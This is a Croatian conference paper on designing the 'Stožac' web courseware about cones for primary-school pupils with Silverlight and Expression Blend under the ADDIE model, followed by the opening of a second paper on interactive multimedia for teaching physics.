*Osnovna škola Zadarski otoci, Zadar, Hrvatska
**Odjel za informatiku, Sveučilište u Rijeci, Rijeka, Hrvatska
lucija.mariani@gmail.com, natasah@inf.uniri.hr

Sažetak - U posljednjih dvadesetak godina World Wide Web postao je najveći medij za razmjenu informacija. Osim informacija zabavnog sadržaja, novina, glazbe, filmova… u velikoj mjeri se nude edukacijski sadržaji i tečajevi. Teži se tome da edukacijski sadržaji, baš kao i zabavni, budu prikazani na korisnicima zanimljiv način te da to budu bogate multimedijske i interaktivne web aplikacije. U tome uvelike mogu pomoći nove tehnologije poput Silverlighta i Microsoft Expression Blend alata. Može li se i kako uz pomoć ove tehnologije napraviti programska potpora za učenje (*courseware*), pokušalo se pokazati kroz izradu coursewarea „Stožac" namijenjenog učenicima osnovne škole. Kako se izrada programske potpore za učenje uvelike razlikuje od izrade „klasičnih" web sjedišta, autori trebaju biti upućeni ne samo u pravila dobrog web dizajna, već i u dizajniranje specifičnih elementa coursewarea. U ovome radu će biti riječi i o ADDIE modelu dizajna, koji se koristio u izradi web coursewarea „Stožac".

I. UVOD

Računala se sve više koriste kako bi pružila učenicima vrijedne informacije potrebne za njihov intelektualni rad. U početku je to bilo prvenstveno u računalnim znanostima no danas su računala dostupna gotovo svakom učeniku. Zbog toga se nastoji edukativne sadržaje iz gotovo svih nastavnih predmeta i znanstvenih područja obraditi na računalu i učiniti dostupnima za učenike i studente. Uz pomoć stručno obrađenog sadržaja, slika, video i audio zapisa, učenicima je ponuđen privlačan prikaz gradiva koji se obrađuje u nastavi. U razvoju ove ideje uvelike je pomogao Internet na kojem nastavnici, stručnjaci, učenici prikazuju svoje radove i zadatke u namjeri da pomognu drugima u učenju ili da oni sami dobiju odgovore na pitanja na koja ne znaju odgovoriti. Dakle, učenik u vrijeme svog školovanja informacije dobiva u školi, stvarnoj okolini u kojoj živi (ljudi oko njega, priroda, TV, radio...) i iz tako zvane virtualne okoline koju predstavljaju prvenstveno Internet i WWW ili Web. [16]

Osim spomenutog ovakvo suvremeno poučavanje uključuje visok stupanj interaktivnosti i povećava spremnost učenika na učenje (reference). Postiže se individualizacija odgojno-obrazovnog procesa: učenik sam bira tempo učenja, može preskočiti neka poglavlja, a na druga se može vratiti. Cilj je i da se težište u nastavi premjesti sa izlaganja učenika brojnim informacijama na njihovo osposobljavanje za strategije pronalaženja, vrednovanja, obrade i pohrane informacija te suradničko ponašanje u timu, poduzetnost, prilagodljivost na promjene i cjeloživotno učenje. Sve to pretpostavlja optimalno otvaranje škole prema svim modernim medijima i hipermediji te korištenje njihovih odgojnih i obrazovnih mogućnosti u svrhu postizanja kvalitetnijeg učeničkog znanja. [8]

U nastavku rada više će riječi biti o izradi programske potpore za učenje temeljene na WWW-u (courseware). Takvi materijali uglavnom namijenjeni za samostalno učenje (WWW priručnici), vrlo često su objavljeni kao dio cjelovitog web sjedišta nekog predmeta, a ne kao zasebne cjeline na web serveru. WWW priručnici se razlikuju po njihovoj interaktivnosti i količini multimedijskih elemenata koje sadrže. Najučinkovitiji način obuke predstavljaju interaktivni multimedijski WWW priručnici kod kojih je zastupljena grafika, zvuk i video te imaju mogućnost odgovora na akcije korisnika u stvarnom vremenu, na primjer korištenjem simulacija. [3]

U drugom poglavlju opisuje se ADDIE model dizajna koji se koristi kod izrade coursewarea. Za konačnu realizaciju interaktivnih WWW priručnika potrebne su moderne tehnologije, pa će upravo o jednoj takvoj, Silverlightu, biti više riječi u trećem poglavlju. Četvrto poglavlje posvećeno je opisu izrade coursewarea „Stožac" pomoću programa Microsoft Expression Blend. Ovaj courseware namijenjen je osnovnoškolcima koji se pomoću njega upoznaju s pojmom stošca te njegovim oplošjem i obujmom. Gotovi courseware moguće je vidjeti na web adresi http://ahyco.ffri.hr/stozac/. Zaključak rezimira iskustava o prednostima i nedostacima Silverlight tehnologije i Expression Blend programa za izradu sadržaja za učenje.

II. PROGRAMSKA POTPORA ZA UČENJE (COURSEWARE)

A. Osnovni pojmovi

Programska potpora za učenje (*courseware*) jedna je od najvažnijih komponenti u cijelom sustavu temeljenom na uporabi računala u nastavi no njezina izrada nije nimalo lagan proces za nastavnike.

Na samom početku programe za učenje su izrađivali profesionalni programeri, zbog složenosti programskih alata za izradu. To je bio veliki problem jer su u procesu

izrade materijala za samostalno učenje trebali sudjelovati nastavnici koji bolje poznaju nastavne sadržaje uključene u programe, a ne profesionalni programeri. Kasnije se razvijaju autorski sustavi za izradu hipermedijskih aplikacija, uz pomoć čijih alata je jednostavnije izraditi programe koji sadrže hipertekst, razne grafičke elemente, zvuk, animaciju, video. Primjeri takvih sustava su Macromedia Director, Authorware Professional, Macromedia Flash, a u novije vrijeme se počinje koristiti Microsoft Expression Blend.

Prilikom dizajniranja WWW courseware-a treba voditi računa o pravilima dobrog web dizajna koja se primjenjuju pri dizajniranju web stranica općenito. Dizajn web stranice treba biti privlačan i atraktivan te omogućiti korisnicima jednostavno i intuitivno kretanje ili "navigacija" po web stranicama. Osnovni principi dobrog web dizajna uključuju i: poravnanje elemenata na stranici, određeni intenzitet boja, veličinu i font slova (serifni fontovi za naslove, a sans-serifni za ostale tekstualne sadržaje), navigacijske elemente koji se uvijek trebaju nalaziti na istom mjestu…

Izrada WWW coursewarea razlikuje se u odnosu na izradu „klasičnog" web sjedišta. WWW courseware namijenjen je za obrazovanje te predstavlja posebnu vrstu hipermedijske aplikacije. Posebnost kod izrade takvih aplikacija vezan je uz prikupljanje i izradu multimedijskih elemenata: grafike, animacije, zvučnih, video spotova, te određivanje hiperveza, ali i poštivanje svrhe i ishoda učenja koji se žele ostvariti s budućim korisnicima - učenicima.

Programska potpora za učenje (courseware) sastoji se od nastavnog sadržaja, koji je podijeljen u određene cjeline - module, poglavlja, lekcije… Osim toga treba sadržavati i sljedeće elemente: naslovnicu, obrazovne ciljeve ili ishode učenja, sadržaj, indeks, rječnik, pretraživanje, mapu, upute za korištenje, popis literature i linkova, komunikaciju (primjerice putem običnog e-maila, web formi za unos komentara, foruma…), provjeru znanja ili testove. [3]

B. ADDIE model

ADDIE (eng. *Analyze, Design, Develop, Implement, Evaluate*) je model dizajna koji se koristi za izradu coursewarea. Tim modelom služit će se i kod izrade coursewarea "Stožac" jer je jedan od popularnijih modela izrade ne samo coursewarea već i online tečajeva. [1]

Faze ili koraci ADDIE modela su analiza, dizajn, razvoj, implementacija i evaluacija. Rezultat neke faze koristi se kao ulaz ili početna osnova sljedeće faze. Pri tome treba napomenuti da se evaluacija vrši na kraju svake faze, što je vidljivo i sa Slike 1.

Vrlo je bitno i održavanje sadržaja za učenje koji je postavljen na web server. Pod tim se misli da ga je potrebno obnavljati, nadopunjavati i mijenjati, ali i osigurati da s tehničke strane WWW aplikacija radi kako je na početku zamišljena. [3]

C. Silverlight

Silverlight je dodatak (*plug-in*) mrežnim preglednicima za prikaz različitih vrsta sadržaja čime se omogućava izgradnju bogatih internetskih programa (*RIA – Rich Internet Applications*). [5]

Smatra se da je nastao kao Microsoftov odgovor na Adobove Flash, koji je prije petnaestak godina započeo kao alat za izradu animirane grafike da bi se danas razvio u platformu za razvoj interaktivnog sadržaja. Flash je alat koji dizajneri koriste za izradu prezentacija, aplikacija i ostalih sadržaja koje omogućuju interakciju sa korisnicima. Omogućava izradu animacija ili kompletnih web stranica. Iako se Silverlight po svemu ovome ne razlikuje od Flasha, ipak će biti privlačniji .NET programerima, jer će oni moći praviti aplikacije u poznatom okruženju i s poznatim .NET jezicima (poput C#). Iako Silverlight još nije toliko prisutan na Internetu, može se očekivati da će se u budućnosti koristiti sve više pogotovo što njegov razvojni tim objavljuje nove, sve bolje verzije. [6]


Osim što je zanimljiv programerima, Silverlight privlači i brojne web dizajnere jer im omogućava stvaranje aplikacija i dodavanje interaktivnosti bez potrebe za pisanjem kôda te jedinstveno oblikovanje aplikacije. Kako bi dizajneri izradili interaktivne Silverlight mrežne stranice bogate multimedijom, pomažu im Expression Studio alati. Ovi alati omogućuju dizajniranje širokog raspona Web sjedišta i aplikacija s opsežnim skupom sadržajnih elemenata, od vektorske/bitmapa grafike, teksta, videa i glazbe do animacija, efekata i najnovijih Silverlight mogućnosti: Deep Zoom (duboko zumiranje), Pivot. [2]

Kako bi otvorili Silverlight stranicu u nekom pregledniku, potrebno je prethodno instalirati odgovarajući dodatak (plug-in), što se odmah nudi. Vrlo je bitno napomenuti da je dodatak (plug-in) male veličine.

Aplikacija koja se kreira za Silverlight jednako će raditi u svim preglednicima: na Internet Explorer-u, Firefox-u i Safari-u na Windows, Mac i Linux operativnim sustavima. Silverlight na različitim platformama i preglednicima ima potpuno istu funkcionalnost, osiguravajući tako jednako iskustvo za sve korisnike. [2]

Silverlight se često promatra kao Internet izdanje WPF-a (*Windows Presentation Foundation*), pa je njegova radna verzija (prva verzija) nosila naziv WPF/E (Windows Presentation Foundation/Everywhere). WPF je grafički sustav za prikazivanje korisničkih sučelja u aplikacijama temeljenima na sustavu Windows. [4]

Videozapisi, zvuk, slike, interaktivnost, animacije i raskošna podrška za 3D – samo su neki od ključnih



Slika 1. ADDIE model dizajna

elemenata WPF-a, a isto tako i Silverlighta. Programski kôd potpuno je razdvojen od sučelja (izgleda samog programa), to znači da su u jednoj datoteci opisani svi elementi sučelja, animacije i oblici interakcije, a da je kôd, odnosno sama programska logika, smješten u odvojenoj datoteci. [5]

Sukladno tome, Microsoft je osmislio XAML (*eXtensible Application Markup Language*) kao opisni jezik za sučelja. XAML-om se opisuju i povezuju različiti elementi korisničkog sučelja. Cilj mu je ujediniti brojne uobičajene elemente korisničkog sučelja, kao 2D/3D prikazivanje, fiksne i prilagodljive dokumente, vektorsku grafiku i runtime animacije. Kôd, tj. programska logika, nalazi se u tzv. *code – behind* datoteci koja je logički povezana sa svojom XAML datotekom tako da su dizajn i logika u pozadini posve neovisni. Time je omogućena suradnja između dizajnera i razvojnih inženjera bez potrebe za kompromisima s bilo koje strane. Kôd se u *code behind* datoteci piše u nekom od pravih .NET jezika – Visual Basicu ili, što je češći slučaj, u C#. [4]

III. IZRADA COURSEWAREA „STOŽAC“

Kako bi se pokazalo u kojoj mjeri je moguće pomoću Expression Blend alata načiniti jednako kvalitetnu multimedijsku web prezentaciju prikladnu za e-učenje (courseware) kao što je to moguće uz pomoć Flash ili Expression Web alata, krenulo se u izradu coursewarea "Stožac". Pokazalo se da je Blend prikladan za izradu bogatog multimedijskog coursewara, ali se čini da je izrada web prezentacije ipak daleko lakši posao ukoliko se koriste Flash ili Expression web.

Prema mišljenju stručnjaka iz Microsofta, Expression Blend je prvenstveno namijenjen izradi dijelova web stranica kao što su multimedijski dijelovi (animacije, prijelazi, video…). Kako bi se mogle iskoristiti sve mogućnosti Silverlight tehnologije potrebno je poznavanje C# ili nekog od ASP.NET jezika.

U nastavku će se kroz faze ADDIE model dizajna opisati kako je tekla izrada jedne multimedijske web prezentacije prikladne za e-učenje. U tijeku izrade bile su potrebne tek manje intervencije u C# kôd budući je upravo C# programski jezik kojeg se odabralo prilikom kreiranja projekta.

A. *Analiza izrade web coursewarea „Stožac“*

Na samom početku odlučeno je da će tema coursewarea biti stožac, što podrazumijeva upoznavanje sa uspravnim stošcem, njegovim glavnim elementima, te formulama za izračunavanje oplošja i obujma stošca.

Nakon toga važno je bilo odrediti tko su korisnici kako zbog sadržaja, tako i zbog samog izgleda courseawarea (boja, slika, animacija…). U ovom slučaju korisnici bi trebali biti učenici osmog razreda osnovne škole, u dobi između 13 ili 14 godina.

Potrebno je odabrati i pripremiti programsku podršku, instalirati Microsoft Expression Blend program. Korisno je u tome slučaju instalirati cijeli Microsoft Expression Studio paket, potrebno je instaliranje platforme Silverlight, a za korisnike coursewarea „Stožac“ bitno je da instaliraju Silverlight plug-in, kako bi mogli otvoriti sam courseware u nekom od web preglednika.

B. *Dizajniranje kod izrade web coursewarea „Stožac“*

U fazi dizajniranja bilo je potrebno detaljno razraditi obrazovne ciljeve učenja, odnosno koje vještine i znanja se želi da učenici steknu nakon korištenja coursewarea. Zaključilo se da bi učenici nakon završetka učenja pomoću coursewara trebali biti sposobni:

- Definirati stožac, os stošca, visinu stošca, izvodnicu stošca, mrežu uspravnog stošca
- Primijeniti formule za izračunavanje površine kruga i kružnog isječka
- Koristiti opću formulu za izračunavanje oplošja nekog geometrijskog tijela, te formulu za izračunavanje volumena valjka
- Izvesti formule za izračunavanje oplošja i obujma stošca
- Primijeniti u zadacima formule za izračunavanje oplošja i obujma stošca.


Ova faza sastoji se od dva dijela: izrade mape i izrade skice i opisa stranica.

Mapa (slika 2) prikazuje odnose koji postoje između web stranica koje čine coursewarea, dok izrada skice i opisa stranica podrazumijeva grafički prikaz ekrana, tekst koji opisuje funkcionalnost stranice, te popis imena svih datoteka koje će se koristiti.

Pozadina cijelog coursewarea „Stožac“, pa i naslovnice zamišljena je kao stol na kojem se u prvom planu nalazi bilježnica sa spiralnim uvezom, a u gornjem desnom kutu stola je školski pribor, te jabuka kao motivacija učenicima da umjesto čokolade za užinu pojedu jabuku. Na koricama bilježnice nalazi se Deep Zoom mozaik, koji sadrži niz slika (ne nužno visoke rezolucije). Na slikama se nalaze predmeti, motivi iz prirode koji imaju oblik stošca (slika 3). Te sličice iz svakodnevnog života učenicima bi trebale poslužiti kao motivacija za proučavanje sadržaja koji slijedi. Bilježnica ima naljepnice-pokazivače na neki od sadržaja bilježnice. „Naljepnice-pokazivači“ čine zapravo vertikalnu, odnosno horizontalnu navigaciju. Pri čemu horizontalna navigacija služi za kretanje po sjedištu coursewarea, dok navigaciju kroz sadržaj coursewarea omogućava vertikalna navigacija. Na svakoj stranici coursewarea nalazi se logo coursewarea koji vodi na prvu stranicu bilježnice na kojoj se nalazi dobrodošlica učenicima, te kratka animacija u kojoj se između kugle,



Slika 2. Mapa coursewarea „Stožac“



Slika 3. Naslovnica coursewarea „Stožac“

valjka i stošca izdvaja stožac kao rotacijsko tijelo o kojem će više riječi biti kroz sadržaj coursewarea.

Jednu od stranica bilježnice čini i poglavlje „Obujam stošca“ (slika 4). Na toj stranici nalazi se video element, animacija, te tekstualni elementi. Na samom dnu stranice nalaze se gumbi za navigaciju kroz sadržaj. Ukoliko se pređe pokazivačem miša preko vertikalne navigacije (navigacija kroz sadržaj) pojavit će se pitanje, odnosno nedoumica na koju bi učenici trebali odgovoriti nakon što savladaju dotični sadržaj. Ti problemi u kojima su se našli neki njihovi vršnjaci trebali bi motivirati učenike, te ih uputiti u primjenjivost sadržaja koji slijedi u svakodnevnom životu. I video element, kao i animacija čine sadržaj učenicima zanimljiviji za razliku od statičnih knjiga. Video element je veličine 10.2 MB, u trajanju od dvije minute i 18 sekundi (02:18) [7]. U jednom dijelu se učeniku postavlja pitanje, ukoliko ne zna odgovor potrebno je da pokazivačem miša odabere



Slika 4. Stranica coursewarea „Obujam stošca“

„ljubicastiUpitnik“ i pojavit će se odgovor na pitanje. Nakon što korisnik odgleda video klikne li pokazivačem miša na sliku „Smješka“ započet će animacija koja će ga „voditi“ do formule za izračunavanje obujma stošca.

C. Razvoj web coursewarea „Stožac“

Za razvoj coursewarea bili su posebno važni Deep Zoom, video, te animacijski elementi.

Deep Zoom omogućava stavljanje stotina HD fotografija (fotografija velike rezolucije) na samo jednu web stranicu. Fotografije se prikazuju u malom formatu, ali opcija Deep Zoom omogućava povećavanje slike do najsitnijih detalja.

U ovoj fazi posebno je bitno opisati kako se izrađuje jedna Deep Zoom stranica. Kako bi kreirali Deep Zoom stranicu bilo je potrebno instalirati novi alat, Deep Zoom Compser. Microsoft Deep Zoom Composer je koristan alat koji omogućava pripremu slika koje će koristiti Deep Zoom značajke u nekoj Silverlight aplikaciji. Ima vrlo skromno sučelje, te je jednostavan za korištenje i ne zahtijeva mnogo resursa.

Nakon što se odrede slike za Deep Zoom mozaik, potrebno ih je dodati u Deep Zoom projekt, te im dodijeliti veličinu koja će se prikazati prilikom pokretanja stranice. U konačnici moguć je izvoz u jednom od mogućih predložaka. Za potrebe coursewarea odabran je predložak Expression Blend + Source. Na taj način nastao je Expression Blend projekt, kojeg je potrebno povezati sa Expression Blend courseware „Stožac“ projektom.

Kao i kod grafike, tako i kod videa potrebno je video datoteku prethodno pripremiti za korištenje na webu. To bi značilo da video datoteka treba biti u jednom od komprimiranih formata koji se koriste na webu (Quick Time, AVI, WMF, MPEG, ASF…). U slučaju videa korištenog u coursewareu, video „Obujam stošca“, koristio se Windows Media format, Microsoftov video standard.

Ugradnja videa u web stranicu pomoću Blend alata vrlo je jednostavna, pokazivačem miša se na stranicu dovuče video datoteka, i video je na web stranici. Preostaje još ugradnja kontrola, odnosno gumba za pokretanje videa, zaustavljanje…Kako bi se dodijelile određene akcije gumbima, bilo je potrebno intervenirati i u C# kôd.

Gumbe je bilo potrebno urediti. Za početak dodijeljen im je određeni simbolički izgled, na primjer strelica kao oznaka za pokretanje videa. Dodaju im se određene akcije, na primjer prilikom prelaska pokazivača miša preko gumba, gumb se poveća, a ukoliko se klikne na isti, gumb se smanji odnosno dobije se efekt „udubljenja gumba“.

D. Implementacija web coursewarea „Stožac“

U fazi implementacije predstavlja se program grupi korisnika što izlazi iz domene ovog rada, pa je ovaj element izostao.

Glavni cilj izrade coursewarea „Stožac“ bio je pokazati kakve mogućnosti nudi Blend u izradi jednog coursewarea, te koliko je u konačnici teško (ili lako) uz pomoć istoga realizirati jednu multimedijsku web stranicu namijenjenu e-učenju. Upravo zbog toga iz courseawrea je izostala provjera znanja. Kod izrade testova koristili bi druge WWW tehnologije, primjerice Hot Potatoes alat. [9]

E. Evaluacija web coursewarea „Stožac“

Faza evaluacije provodi se tijekom cijelog procesa izrade courseawrea „Stožac“. Postoje dva segmenta procjene coursewarea, a to su tehnički i obrazovni. Što se tiče tehničke strane bilo je potrebno provjeriti da svi elementi coursewarea ispravno rade, na primjer animacije se pokreću onako kako se zamislilo, traka za upravljanje videom ispravno radi, gumbi vode na odgovarajuću stranicu… Isto je potrebno provjeriti nakon postavljanja coursewarea „Stožac“ na server (http://ahyco.ffri.hr/stozac/). Tu je također bitno razmotriti kako courseware radi, odnosno izgleda na monitorima različite rezolucije, na različitim platformama i web preglednicima. Silverlight će jednako raditi na različitim platformama i različitim web preglednicima, pa kod postavljanje na server nema većih poteškoća.

Vrednovanja s obrazovne strane nije provedeno u sklopu ovog rada. Trebalo je promatrati korisnike u radu sa coursewareom „Stožac“, gdje nailaze na poteškoće, koji dio gradiva im nije dovoljno jasno predočen, te u skladu s tim donijeti odluku o tome što i na koji način treba kod coursewarea mijenjati.

IV. ZAKLJUČAK

Razvoj tehnologija kakva je Silverlight, te alata Expression Blenda otvorio je velike mogućnosti za izradu bogatih multimedijskih aplikacija iz brojnih područja ljudske djelatnosti kao što su medicina, građevinarstvo, proizvodnja, marketing i slično. U ovom radu pokušalo se ukazati na veliki značaj te tehnologije u obrazovanju, odnosno pri izradi multimedijskog coursewarea.

Kao primjer se uzela izrada courseware na temu "Stožac" za učenike osnovnoškolskog uzrasta. Iako je moguće na taj način prikazati i druge nastavne sadržaje, prednost se daje nastavnim sadržajima koje je moguće prikazati pomoću raznovrsnih multimedijskih elemenata, poput animacije, videa, zvuka, slika i crteža. Nešto manje će do izražaja doći moć ove tehnologije ukoliko je potrebno prikazati mnogo tekstualnog sadržaja, te kod izrade testova za provjeru znanja. Za takve sadržaje bi prikladniji bio klasični web kao hipermedijski sustav ipak pretežno temeljen na hipertekstu i slikama, a manje na ostalim medijskim elementima. Za provjere se mogu koristiti jednostavni alati poput HotPotatosa.

Današnji digitalni priručnici često su samo statične verzije postojećih tekstualnih udžbenika, iako se ponekad odmah nazivaju multimedijskima. Upravo Blend, kao i Silverlight općenito omogućit će izdavačima i nastavnicima stvaranje interaktivnih web aplikacija koje bi zaista i predstavljale interaktivne multimedijske WWW priručnike, a ne samo digitalizaciju tradicionalnih.

Današnja mlada populacija odrasta uz računala, mobitele i Internet koji nude jako puno zabave. S druge strane neinteresantni, suhoparni udžbenici i jednako tako monotona nastava ih sve više odbijaju. Rješenje ovog problema upravo se nalazi u web sjedištima nastavnih predmeta u sklopu kojih će se nalaziti atraktivne multimedijske aplikacije. Na taj način ih se motivira, a isto tako omogućuje da se kroz zabavu, realistično predstavljene apstraktne procese, te simulacije ostvare temeljni zadaci podučavanja. Za izradu coursewarea postoje brojne tehnologije, a u ovom radu je predstavljena jedna vrlo „mlada“ tehnologija: Silverlight.

Prilikom izrade coursewarea „Stožac“ pokazalo se da tehnologija Silverlight nudi brojne mogućnosti za prikaz obrazovnog sadržaja. Pri tome je važno napomenuti kako ta tehnologija nije pogodna za izradu cjelokupnog coursewarea, nego tek nekih njegovih dijelova, za stvaranje intuitivne navigacije, atraktivnog Deep Zooma, animacije, video sadržaja.

LITERATURA

[1] Dick, W., Carey, L., „The Systematic Design of Instruction“, Haper Collins College Publishers, New York 1996.

[2] Mahesh Krishnan, Philip Beadnen, „Silverlight 4 for dummies“, Wiley Publishing, Inc., 2010.

[3] Hoić-Božić, Nataša: Izrada coursewarea, objavljeno na http://ahyco.ffri.hr/portal/Glavna.aspx?IDKategorije=9, izvor prema stanju 12.04.2011.

[4] Microsoft Expression Blend tečaj, dostupno na http://pil2.mscommunity.net/Portals/0/sadrzaj/expression/index.html, izvor prema stanju od 06.04.2011.

[5] Službene stranice Microsoft Silverlight, dostupno na http://www.microsoft.com/silverlight/, izvor prema stanju od 05.04.2011.

[6] Škola Silverlighta, objavljeno na http://alzan.info/skola-silverlighta-udite-u-srebrnu-svjetlost/, izvor prema stanju 25.03.2011.

[7] Pokus za izvođenje formule za izračunavanje volumena stošca, dostupno na http://www.youtube.com/watch?v=QnVr_x7c79w, izvor prema 10.06.2011.

[8] Stranice EDUpoint časopisa, dostupno na: http://edupoint.carnet.hr/casopis/66/clanci/2.html, izvor prema 22.10.2011.

[9] Vukas, Maja; Hoić-Božić, Nataša; Vukas, Tanja. "Izrada testova znanja pomoću računalne tehnologije" MIPRO 2011, Opatija, 2011.

Suvremeni pristupi koji doprinose uspješnijoj nastavi fizike u osnovnoj školi (primjeri iz nastavne prakse)

Mladen Klaić, Mario Dumančić
Osnovna Škola Brestje - Sesvete, Potočnica bb, Zagreb
Učiteljski fakultet u Zagrebu, Savska cesta 77., Zagreb, Hrvatska
mladen.klaic@zg.t-com.hr, mario.dumancic@ufzg.hr

Sažetak - Razvoj informacijsko komunikacijske tehnologije (IKT-a) i njezina primjena u nastavnom procesu iz temelja mijenjaju bit današnjeg procesa obrazovanja. Informatičke učionice i računala s različitim multimedijskim sadržajima kao i internetska mreža danas su stvarnost naših škola. U učionicama se sve više koristi odgovarajuća standardna informatička oprema (računala ili tableti s fiksnim LCD projektorom, interaktivne ploče i sl.). Uz takav standard i opremu u školama neophodni su sustavno pripremljeni, objedinjeni i primjereni multimedijski interaktivni sadržaji. Već danas je na tržištu dostupno mnoštvo elektroničkih nastavnih sadržaja (koji uglavnom prate školski udžbenik) ili elektroničkih materijala dostupnih putem Interneta. Međutim, još uvijek je mali broj sustavnog i metodički primjerenog materijala za samostalni rad i interaktivnu vježbu kao i za provjeru znanja učenika iz svih predmeta, a posebice iz predmeta fizike u osnovnoj školi. Cilj ovog rada je prikazati moguće pristupe nastavi fizike uz pomoć multimedijskih interaktivnih sadržaja.

I. UVOD

Multimedijski interaktivni obrazovni nastavni materijali imaju za cilj potaknuti razvoj učeničke znatiželje i učeničkog istraživanja kroz malo drugačiji pristup. Multimedijalna nastava, uz uobičajeno gradivo, obuhvaća i niz dodatnih materijala, poput ilustracija, simulacija, prezentacija, interaktivnih zadataka za provjeru znanja i slično. Specifičnost nastave prirodoslovnih predmeta u osnovnoj školi potiče uporabu digitalnih multimedijskih CD-a. Dosadašnja iskustva su nam pokazala da ih učenici odlično prihvaćaju. U izvođenju nastave fizike u osnovnoj školi mnogo je suvremenih oblika i načina rada (postupaka) kojima možemo ostvariti učinkovito učenje i primjenu praktičnih znanja iz ovog nastavnog predmeta.

II. STANJE U ŠKOLSTVU - OPIS PROBLEMA

Mnogi se među nama slažu s činjenicom da je fizika osobit nastavni predmet i da još uvijek u našim školama mnogi učenici pokazuju izvjesnu odbojnost prema ovom nastavnom predmetu. Prema opsežnom empirijskom istraživanju, kojega su proveli stručnjaci Instituta za društvena istraživanja u Zagrebu[10], na ljestvici nepopularnih predmeta fizika zauzima treće mjesto, i to ponajviše zbog težine i nerazumljivosti, ali dobrim dijelom i zbog nedovoljne didaktičko-stručne osposobljenosti pojedinih učitelja u našim školama koji ostaju vjerni uobičajenom klasično-pedagoškom pristupu u izvođenju nastave.

S obzirom na vremenski odmak od ovog istraživanja možemo pretpostaviti da je stanje s izvođenjem nastave fizike u našim školama danas umnogome bolje s obzirom na uvođenje HNOS-a, novog Nastavnog plana i programa, opremanja škola novom nastavnom opremom i suvremenim tehnologijama, ali i boljom organizacijom permanentnog stručnog osposobljavanja učitelja u proteklom razdoblju. No ni danas ne možemo biti previše zadovoljni s programima i nastavom fizike u pogledu zahtjeva suvremenosti, a koji se tiču brojnih inovacija i tehničkih postignuća kojima svakodnevno svjedočimo. Dakle, pred nastavom fizike stoji ozbiljan zadatak da u predstojećim reformsko-obrazovnim promjenama i prilagodbama učinimo što je moguće više kako bi se slika fizike u očima naših učenika popravila i poboljšala s obzirom na njezino mjesto i zadaću koje su joj namijenila suvremena znanstvena i društvena kretanja u svijetu.

Učenici doživljavaju svijet oko sebe s velikim interesom i bez predrasuda. U svom životnom okruženju žele njime, što je moguće više, ovladati koristeći se svojim spoznajama, vještinama i sposobnostima. Jednako tako, učenici žele da im nastava bude inovativna, kreativna i zanimljiva kako bi se u nju uključili sa znatiželjom i oslobođeni bilo kakvih stega, a s ciljem da zadovolje i svoje interese i svoje osjećaje, odnosno da upoznaju i primjenjuju sve iskustvene spoznaje koje su relevantne unutar kruga njihovih životnih izazova.

III. PRIMJENA RAČUNALNIH TEHNOLOGIJA

Razvoj računalne tehnologije (ITC-a) i uvođenje računalnih pomagala u škole iz temelja mijenjaju bit današnjeg procesa obrazovanja. Informatičke učionice i računala s različitim multimedijskim sadržajima kao i računalna mreža danas su stvarnost naših škola. Pa i u klasičnim učionicama sve više koristimo odgovarajuću standardnu informatičku opremu (računala ili tableti s fiksnim LCD projektorom, interaktivne ploče i sl.). Uz takav standard i opremu u školama su neophodni i sustavno pripremljeni, objedinjeni i primjereni multimedijski interaktivni sadržaji. Već danas je na tržištu dostupno mnoštvo elektroničkih medija (koji uglavnom «kompletiraju» školski udžbenik ili su pak proizvod nezavisne podrške putem Interneta (poput portala za

škole1 ili nacionalnog portala za učenje na daljinu Nikola Tesla 2), a u porastu je i broj obrazovnih portala s appletima iz fizike (poput Phet interaktivnih simulacija3). Međutim, još uvijek je mali broj sustavnog i metodički primjerenog materijala za samostalni rad i interaktivnu vježbu kao i za provjeru znanja učenika osnovnoškolske dobi iz predmeta fizike. Razvojem ICT tehnologije posebice Interneta otvara se mogućnost kombiniranja klasične nastave s uporabom interaktivnih materijala na CD-ima ili putem web servisa. U literaturi možemo pronaći modele korištenja interaktivnih multimedijskih sadržaja uz pomoć CD-a pod nazivom „hibridni model"[9] ili korištenje klasične nastave s elementima učenja na daljinu kao „isprepleteni model"[1]; [3]. Svaki od ovih modela omogućuje isporuku interaktivnih materijala učenicima. Specifičnost hibridnog modela je u tome što koristi CD kao osnovni mediji isporuke interaktivnih materijala. Ovaj model ne zahtjeva pristup Internetu, pa ga je moguće koristiti u onim učionicama i školama koje u učionicama prirodoslovnih predmeta nemaju pristup Internetu. Isprepleteni model korištenja interaktivnih nastavnih materijala koristi Internet, odnosno web servise kao osnovu isporuke materijala učenicima. Ovaj model je pogodan za korištenje uvijek kada učenik ima pristup Internetu iz učionice ili od doma.

Planiranjem razvoja novih nastavnih materijala iz fizike poput udžbenika fizike, vježbenice, zbirke zadataka, nastavnih listića, pokusa i drugo pokušamo kreirati interaktivne nastavne materijale korištenjem hibridnog modela. Interaktivni nastavni materijali iz fizike bi učenicima naših osnovnih škola na zanimljiv, suvremen i inovativan način mogli pomoći ući u svijet znanosti i eksperimenta da što lakše ovladaju zakonitostima i spoznajama koje će moći primjenjivati u svakodnevnom praktičnom životu. Interaktivni nastavni materijali s djelomično obrađenim programom fizike za 7. i 8. razred osnovne škole omogućuju učenicima da, služeći se računalom, brže, bolje i učinkovitije ovladaju temeljnim znanjima iz svijeta fizike.

